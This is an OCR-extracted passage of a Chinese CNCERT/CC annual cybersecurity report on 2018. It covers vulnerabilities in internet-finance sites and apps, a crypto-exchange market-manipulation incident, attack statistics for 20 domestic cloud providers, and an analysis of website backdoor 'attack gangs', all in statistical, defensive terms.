


图 1-16　2018 年发现的重点行业联网监控管理系统分类（来源：CNCERT/CC）

1.3.6　互联网金融安全

为实现对我国互联网金融平台网络安全总体态势的宏观监测，CNCERT/CC发挥技术优势，建设了国家互联网金融风险分析技术平台，通过该平台的网络安全监测功能对我国互联网金融相关网站、移动APP等的安全风险进行监测。2018年，CNCERT/CC支撑相关部门，就北京地区275家网贷机构运营的275个网贷平台网站、192个移动APP进行网络安全检查，并对其提交的落实网络安全工作的材料进行审核，以作为这些网贷机构能够获得网贷备案的必要条件。

（1）互联网金融网站安全情况

2018年，CNCERT/CC发现互联网金融网站的高危漏洞1700个，其中XSS跨站脚本类型漏洞占比最多，有782个（占比46.0%）；其次是SQL注入漏洞476个（占比28.0%）和Spring框架目录遍历漏洞86个（占比5.1%），如图1-17所示。近年来，随着互联网金融行业的发展，互联网金融平台运营者的网络安全意识有所提升，互联网金融平台特别是规模较大的平台的网络安全防护能力有所加强，但仍有部分平台安全防护能力不足，安全隐患较多，CNCERT/CC监测发现高危互联网金融网站330个，其中部分平台存在的高危漏洞数量超过10个。




图 1-17　2018 年互联网金融网站高危漏洞分布情况（来源：CNCERT/CC）

（2）互联网金融 APP 安全情况

在移动互联网技术发展和应用普及的背景下，用户通过互联网金融APP进行投融资的活动愈加频繁，绝大多数的互联网金融平台通过移动APP开展业务，且有部分平台仅通过移动APP开展业务。2018年，CNCERT/CC对430个互联网金融APP进行检测，发现安全漏洞1005个，其中高危漏洞240个，明文数据传输漏洞最多，有50个（占高危漏洞数量的20.8%），其次是网页视图（Webview）明文存储密码漏洞，有48个（占20.0%）和签名未校验漏洞（占15.4%），如图1-18所示。这些安全漏洞可能威胁交易授权和数据保护，存在数据泄露风险，其中部分安全漏洞影响应用程序的文件保护，不能有效阻止应用程序被逆向或者反编译，进而使应用暴露出多种安全风险。




图 1-18　2018 年互联网金融移动 APP 高危漏洞分布情况（来源：CNCERT/CC）

（3）区块链系统安全情况

随着互联网金融的发展，攻击者攻击互联网金融平台牟利的手段不断升级，并融合了金融业务特征，出现“互联网+金融”式攻击，尤其是在区块链数字货币等业务领域表现得更为明显。第一，区块链系统往往自带金融属性，直接运行数字货币等资产；第二，区块链相关代码多为开源，容易暴露风险；第三，区块链系统在对等网络环境中运行，网络中的节点防护能力有限；第四，用户自行保管私钥，一旦丢失或被盗取就无法找回；第五，相关业务平台发展时间短，系统安全防护经验和手段不完善、全面性和强度不足。2018年3月，虚拟数字货币交易平台“币安”遭攻击。攻击者盗取用户在该平台的交易接口密钥，通过自动化交易大幅拉升“维尔币（VIA）”的价格。攻击者提前在“币安”埋下“VIA”的高价卖单，利用其巨额涨幅获取暴利。同时黑客通过散播攻击的消息，导致短时间市场出现恐慌，市场价格大幅下跌，黑客也可在其他交易平台通过瞬时做空的形式获利。这种攻击方式通过盗取用户信息恶意操纵行情变化获利，方式新颖，防范难度大。

02

网络安全专题分析

2.1 我国境内云网络安全态势专题分析

近年来，云作为互联网基础设施在我国迅速发展，越来越多的业务场景逐步向云端迁移。在当前云服务使用过程中，云服务商和云用户对云的安全性（即避免危害云的网络攻击）和可控性（即避免利用云发起网络攻击）关注较少。

CNCERT/CC从安全性和可控性两个方面对我国20家主流云服务提供商的境内云网络安全事件进行跟踪监测，并对其网络安全态势进行综合评估，帮助云服务商和云用户及时掌握当前的云网络安全状态。

根据CNCERT/CC监测数据，2018年11-12月，在安全性方面，虽然境内云IP地址感染木马或僵尸网络的概率较低，但是由于云上承载的服务越来越多、越来越重要，在其他攻击方面境内云则成为攻击的重灾区；在可控性方面，由于云服务获得的便捷性和低成本，越来越多的黑客倾向于利用云主机进行网络攻击。因此，云服务商和云用户应加大对网络安全的重视和投入，分工协作构建网络安全纵深检测防御体系，保障云的安全性和可控性，共同维护网络空间安全。

本报告监测的我国20家主流云服务商包括：阿里云、中国电信云、腾讯云、中国联通云、世纪互联、亚马逊云、微软云、华为云、美团云、网宿科技、蓝汛、UCloud、网易云、京东云、百度云、中国移动云、金山云、奇虎360、首都在线、鹏博士。

本报告所统计的我国20家主流云服务商的境内云共使用IP地址2600余万个，占境内全部IP地址的7.7%。

2.1.1 云安全性分析

本节对危害云的网络攻击事件进行分析，监测事件包括针对云的DDoS攻击、后门攻击、网页篡改、木马或僵尸网络感染等高危事件。

根据CNCERT/CC监测数据，2018年11-12月，20家境内云遭受DDoS攻击次数占境内目标被攻击次数的69.2%；被植入后门的数量占境内被植入后门数量的51.6%；被篡改网页占境内被篡改网页的58.3%；受木马或僵尸网络控制的IP地址数占境内全部受木马或僵尸网络控制的IP地址数的1.3%。

虽然境内云IP地址感染木马或僵尸网络的概率较低，但是在其他类型网络攻击事件中境内云则成为攻击的重灾区，其被攻击事件占境内被攻击事件的比例相对较高。一方面因为云上承载业务和数据越来越多、越来越重要，使得针对云的攻击日益增多；另一方面相比传统企业，云用户对网络安全防护重视不够。

（1）DDoS 攻击分析

在本报告中，一次DDoS攻击是指不同的攻击资源针对固定目标的单个DDoS攻击，攻击周期不超过24h。

根据CNCERT/CC监测数据，2018年11-12月，20家境内云遭受DDoS攻击27702次，遭受攻击IP地址数12049个；全部境内目标遭受DDoS攻击40047次，遭受攻击IP地址数18185个；20家境内云被攻击IP地址数占境内被攻击IP地址数的66.3%，20家境内云遭受攻击次数占境内目标被攻击次数的69.2%。

（2）后门攻击分析

在本报告中，一次后门攻击是指云上服务器被植入一个新的网站后门。

根据CNCERT/CC监测数据，2018年11-12月，20家境内云的2541个IP地址被植入网站后门4676个；境内共计4673个IP地址累计被植入网站后门9056个；20家境内云被植入后门IP地址数占境内被植入后门IP地址数的54.4%，20家境内云被植入后门占境内被植入后门的51.6%。

（3）网页篡改分析

在本报告中，一次网页篡改攻击是指黑客对一个网页的篡改。

根据CNCERT/CC监测数据，2018年11-12月，20家境内云的441个网页遭到恶意篡改，遭受篡改的IP地址数达到374个；境内共计757个网页遭到恶意篡改，遭受篡改的IP地址达到610个；20家境内云被篡改IP地址数占境内被篡改IP地址数的61.3%，20家境内云被篡改网页占境内被篡改网页的58.3%。

（4）木马或僵尸网络受控事件分析

在本报告中，木马或僵尸网络事件是指云上主机被植入僵尸木马程序后被恶意远程控制。

根据CNCERT/CC监测数据，2018年11-12月，20家境内云的16412个IP地址对应主机被木马或僵尸程序控制，全部境内受木马或僵尸程序控制的IP地址数达到1227213个，20家境内云受控IP地址数占境内受控IP地址数的1.3%。

2.1.2 云可控性分析

本节对利用云发起网络攻击的事件进行监测和分析，监测事件包括利用云发起或参与的DDoS攻击、植入网站后门、网页挂马、控制木马或僵尸程序等高危事件。

根据CNCERT/CC监测数据，2018年11-12月，黑客利用20家境内云IP地址参与了80.1%的针对境内目标的DDoS攻击；对外植入网站后门数占境内IP地址对外植入网站后门数的39.4%；承载恶意代码种类占境内网站承载恶意代码种类的53.7%；木马或僵尸网络控制端IP地址控制的肉鸡IP地址数占境内控制端IP地址控制的肉鸡IP地址数的59%。

越来越多的黑客利用云主机作为跳板机或控制端进行网络攻击，一方面是因为云服务使用具有便捷性、可靠性、低成本、高带宽、高性能等特点，另一方面是因为云网络流量复杂，便于黑客隐藏真实身份。

（1）发起或参与 DDoS 攻击分析

在本报告中，多个控制端被用于针对相同目标的DDoS攻击，被认为发起一次DDoS攻击；多个肉鸡被用于针对相同目标的DDoS攻击，被认为参与一次DDoS攻击。

根据CNCERT/CC监测数据，2018年11-12月，黑客利用20家境内云的11688个IP地址作为攻击控制端或肉鸡对13715个境内攻击目标IP地址进行DDoS攻击32058次；全部境内18185个攻击目标被DDoS攻击40047次；黑客利用20家境内云IP地址参与对境内75.4%攻击目标IP地址的DDoS攻击，参与对境内目标80.1%的DDoS攻击。

（2）发起后门攻击分析

根据CNCERT/CC监测数据，2018年11-12月，黑客利用20家境内云的1377个IP地址对外植入4298个网站后门；利用全部境内6179个IP地址对外植入网站后门10917个；20家境内云攻击IP地址占境内攻击IP地址的22.3%，20家境内云植入网站后门数占境内IP地址植入网站后门数的39.4%。

（3）网站放马分析

根据CNCERT/CC监测数据，2018年11-12月，20家境内云的3499个IP地址被用于承载放马网站，承载放马网站40810个，承载了1312种恶意代码；境内共计15168个IP地址被用于承载放马网站，承载放马网站182879个，承载了2444种恶意代码；20家境内云放马网站IP地址数占境内放马网站IP地址数的23.1%，20家境内云承载放马网站占境内承载放马网站的22.3%；20家境内云承载恶意代码种类占境内网站承载恶意代码种类的53.7%。

（4）木马或僵尸网络控制事件分析

根据CNCERT/CC监测数据，2018年11-12月，20家境内云的1367个IP地址被用作木马或僵尸网络控制端，控制了489680个肉鸡IP地址；境内全部木马或僵尸网络控制端达到4589个，控制了830641个肉鸡IP地址；20家境内云控制端IP地址占境内控制端IP地址的29.8%，20家境内云控制端IP地址控制的肉鸡IP地址数占境内全部控制端IP地址控制的肉鸡IP地址数的59.0%。

2.2 2018年网站“攻击团伙”专题分析

CNCERT/CC持续对网站攻击进行抽样监测与分析。在获取网站服务器权限后，攻击者往往会留有网站后门，用于持续保持对被攻击网站的权限。也就是说，网站后门的植入、连接操作往往说明攻击者具有长期控制服务器权限的可能性，尤为值得关注。CNCERT/CC尝试对其中可能存在的“攻击团伙”进行挖掘和刻画，进而以“攻击团伙”的全新视角来观察网站攻击中一些值得关注的有紧密联系的攻击资源集合。

本报告中的“攻击团伙”指的是通过相对独占的网络资源（例如攻击IP地址、代理IP地址、特定攻击工具等），针对相同的目标进行长期或者规模化攻击的网络资源集合。在网站后门攻击事件中，考虑到网站后门的相对独占性，可以认为是通过攻击IP地址以及网站后门的连接紧密程度（例如连接关系、连接频繁度等），挖掘出的攻击IP地址及其掌握的网站后门链接的集合。通过对挖掘出的重要团伙进行深入分析，CNCERT/CC发现，这些值得关注的团伙往往由带有一定目的的个人、

组织掌握和使用，通过网站后门持续保持对网站服务器的权限，实现数据窃取、黑帽SEO、网页篡改等可能的黑色产业意图。

2.2.1 网站“攻击团伙”全年态势

根据CNCERT/CC全年观测，攻击活跃天数在10天以上的网站“攻击团伙”有777个，全年活跃的“攻击团伙”13个，“攻击团伙”中使用过的攻击IP地址数量大于100个的有22个，攻击网站数量超过100个的“攻击团伙”有61个。

（1）活跃团伙数量月度统计

通过分析发现，2018年全年各月的活跃团伙数量在2018年年初（1月与2月）和年底（12月）呈现最低位；上半年在4月达到顶峰，当月活跃团伙数量达到1049个，在全年总团伙数量中占比26%；下半年在8月达到顶峰，当月活跃团伙数量达到1083个，在全年总团伙数量中占比27%，如图2-1所示。






图 2-1 活跃团伙数量月度统计（来源：CNCERT/CC）

在全年的团伙态势中，每月的活跃团伙数量和活跃团伙使用过的攻击IP地址、掌握的网站后门、攻击的域名、攻击的服务器IP地址数均呈现正相关性，如图2-2所示。



（a）每月的活跃团伙数量



（b）每月活跃团伙使用过的攻击IP地址、掌握的网站后门、攻击的域名、攻击的服务器IP地址数

图 2-2　每月团伙的攻击资源及攻击目标的分布情况（来源：CNCERT/CC）

（2）团伙数量按活跃时长统计

从团伙的攻击活跃天数来看，团伙数量符合幂律分布。多数团伙的活跃天数较短，无法形成对被入侵网站服务器的持久化控制；少量值得关注的团伙具有长时间持续攻击的特点，持续对其入侵的多个网站服务器实现长期控制。其中，活跃天数小于10天的团伙有3227个，占比80.6%；活跃天数在10～100天的“攻击团伙”有732个，占比18.3%；活跃天数大于100的团伙共有45个，占比1.1%，如图2-3所示。




图 2-3　团伙数量按活跃天数区间分布（来源：CNCERT/CC）

（3）团伙数量按规模统计

大部分“攻击团伙”使用过的攻击资源（攻击IP地址）较少，这些团伙或者攻击资源可能属于偶发性攻击，对网络空间的影响较少，而占用攻击资源较多的少部分“攻击团伙”则值得高度关注，如图2-4所示。




图 2-4　团伙数量按攻击 IP 地址规模区间分布（来源：CNCERT/CC）

（4）团伙数量按操作类型统计

在植入后门并对网站进行控制时，“获取目录树”和“读文件”几乎是必然使用的操作，所以进行这两种操作的团伙数量最多。排名第三的“删除文件或目录”多用来隐藏攻击者的入侵痕迹，排名第四的“命令执行”多用来对服务器进行进一步的提权，由此可以看出网站攻击者的常见攻击及隐藏手法，如图2-5所示。




图 2-5　团伙数量按网站后门操作类型分布（来源：CNCERT/CC）

（5）团伙数量按攻击服务器数量统计

攻击服务器数量的团伙数量分布如图2-6所示，可以看出，大量团伙攻击的服务器数量较少（≤5台），但也存在少量值得关注的团伙对大量服务器（>100台）进行远程控制。




图 2-6　团伙数量按攻击服务器数量区间分布（来源：CNCERT/CC）

按掌握网站后门个数的团伙数量分布如图2-7所示，可以看出，与图2-6的规律类似，大量团伙掌握的网站后门个数较少，部分值得高度关注的团伙掌握的网站后门数量较多。




图 2-7　团伙数量按掌握后门数量区间分布（来源：CNCERT/CC）

2.2.2　典型网站“攻击团伙”概览

在挖掘出各个“攻击团伙”之后，结合对团伙行为的监测和跟踪，可对各个团

伙的攻击资源、手法、特点进行刻画分析。以下CNCERT/CC从不同维度挑选了三个典型团伙进行概述，更加细致的跟踪分析将在后续陆续对外发布。

在此之前CNCERT/CC从攻击资源以及被攻击目标的角度对攻击团伙进行了排名，具体如图2-8、图2-9所示。根据两幅“团伙攻击”特点概要图可知，不同团伙的攻击特点具有较大差异。




图 2-8　团伙规模（攻击 IP 地址数）TOP10 的团伙攻击特点概要图（来源：CNCERT/CC）




图 2-9　攻击的域名数量 TOP10 的团伙攻击特点概要图（来源：CNCERT/CC）

（1）团伙 1：全年使用攻击资源最多的团伙

团伙1全年使用过的攻击IP地址共6283个，为全年发现团伙中攻击资源最多的团伙，并且持续在全年各月活跃。在该团伙总共活跃的260天内，共攻击了2668个服务器，涉及3425个域名以及4688个网站后门。该团伙主要通过自动化工具对网站进行批量的扫描与控制，攻击IP地址主要来源于境外。

团伙1的攻击资源和攻击目标拓扑结构如图2-10所示（受图片大小所限，只展示团伙的主要部分，绿色为攻击IP地址，紫色为所连接的网站后门）。可以看出，其中部分攻击IP地址所控制的网站后门较多，属于较为活跃的攻击资源。

